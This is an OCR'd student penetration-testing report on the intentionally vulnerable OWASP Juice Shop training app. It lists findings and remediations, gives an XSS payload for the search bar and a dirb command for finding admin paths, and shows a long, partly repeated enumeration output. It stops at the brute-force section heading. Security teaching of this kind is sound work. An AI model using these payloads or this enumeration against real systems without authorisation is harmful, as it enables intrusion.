CYBER SECURITY PROJECT


TEAM MEMBERS :

Reem Ahmed Moustafa 20305591
Mohanad Gaber Shehata 2305391
Youssef Ahmed Wahid 2305105

01

introduction

Attacking the OWASP Juice Shop involves exploiting common vulnerabilities to understand web application weaknesses and how attackers exploit them. The Juice Shop is intentionally designed with security flaws, making it an excellent platform for learning penetration testing.



02

Objectives

- earn and apply penetration testing techniques.
- Understand the root causes of common web vulnerabilities. -
- Document findings and create a video report demonstrating the attacks and their impacts.

03

Deliverables

- Video Report: A 10-15 minute video detailing the attack scenarios, methodology, and outcomes, narrated by the team members.
- GitHub Repository: Includes a detailed report and scripts.

EXECUTIVE SUMMARY

1- Purpose of the Test:

The goal of this project is to assess the security posture of the OWASP Juice Shop application by identifying vulnerabilities through simulated attacks. This test provides insights into the application’s weaknesses and highlights areas for improvement.

Key Findings:

1. Critical Vulnerabilities:
   - SQL Injection: Allows unauthorized access to sensitive data.
   - Cross-Site Scripting (XSS): Enables execution of arbitrary scripts in user browsers.
   - Brute Force on Admin Credentials: Lack of rate-limiting enables unauthorized access.
2. Impact: These vulnerabilities can lead to data breaches, unauthorized access, and compromised user trust.

- **Summary of Recommendations:**


- Implement input sanitization and validation to prevent SQL Injection and XSS.
- Enforce strong authentication policies, including rate-limiting and account lockouts.
- Conduct regular penetration testing to identify and mitigate vulnerabilities proactively.


- **Scope and Methodology :**

1. Scope:-
Target Application: OWASP Juice Shop
Assets Tested: Web application, APIs, and backend systems
2. Methodology:
- Approach: Black-box testing to simulate an attacker’s perspective.
- Tools Used:- Burp Suite: For intercepting and analyzing requests.
- OWASP ZAP: For automated scanning of vulnerabilities.
- BrupSuite: For brute-forcing login credentials.
- Gobuster and Dirb: For discovering hidden paths and resources

• Vulnerability Findings :

1. Cross-Site Scripting (XSS)
- Description: The application reflects unsanitized user input in the product search bar.
- Risk: High. Allows execution of malicious scripts, which could steal user session cookies.
- Evidence:
- Screenshot of JavaScript alert box execution.-
Remediation Steps:
- Escape and sanitize all user inputs.
- Use Content Security Policy (CSP) to mitigate script execution.





- move to search bar and write this command
- <iframe src="javascript:alert('xss')">

2. Enumeration to Find Admin Path

Objective:


Discover hidden paths in the application, such as the admin page, for further exploitation.

Steps:

1. Use a tool like Gobuster or Dirb to brute-force the URL structure.
2. bash
3. Copy code
4. dirb https://juice-shop.herokuapp.com /usr/share/wordlists/dirb/common.txt -v | grep admin
5. Analyze the results to identify URLs such as /admin or /management.
6. Verify the discovered admin path by visiting the URL in a browser.

Outcome:


- Identification of the admin functionality.
- Access to sensitive parts of the application for further exploitation.





+ https://juice-shop.herokuapp.com/directadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/e107_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/ezsqliteadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/fileadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/globes_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/hpwebjetadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/iisadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/index_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/indy_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/Indy_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/INSTALL_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/irc-macadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/listadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/loginadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/logo_sysadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/macadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/myadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/navsiteadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/newadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/newsadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/openvpnadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/pgadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phpadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phpldapadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phpmyadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phpmyadmin2 (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phppgadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/project-admins (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/pureadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/radmind (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/radmind-1 (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/resin-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/server_admin_small (CODE:200|SIZE:374
+ https://juice-shop.herokuapp.com/shopadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/siteadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sohoadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sqladmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sql-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/pgadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phpadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phpldapadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phpmyadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phpmyadmin2 (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/phppgadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/project-admins (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/pureadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/radmind (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/radmind-1 (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/resin-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/server_admin_small (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/shopadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/siteadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sohoadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sqladmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sql-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/ss_vms_admin_sm (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sshadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/staradmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sysadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sys-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sysadmin2 (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/sysadmins (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/system_admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/system_administration (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/system-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/system-administration (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/topicadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/ur-admin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/useradmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/vadmind (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/vmailadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/vsadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/wbsadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/webadmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/wizmysqladmin (CODE:200|SIZE:3748)
+ https://juice-shop.herokuapp.com/wp-admin (CODE:200|SIZE:3748)


3. Brute Force on Admin Credentials

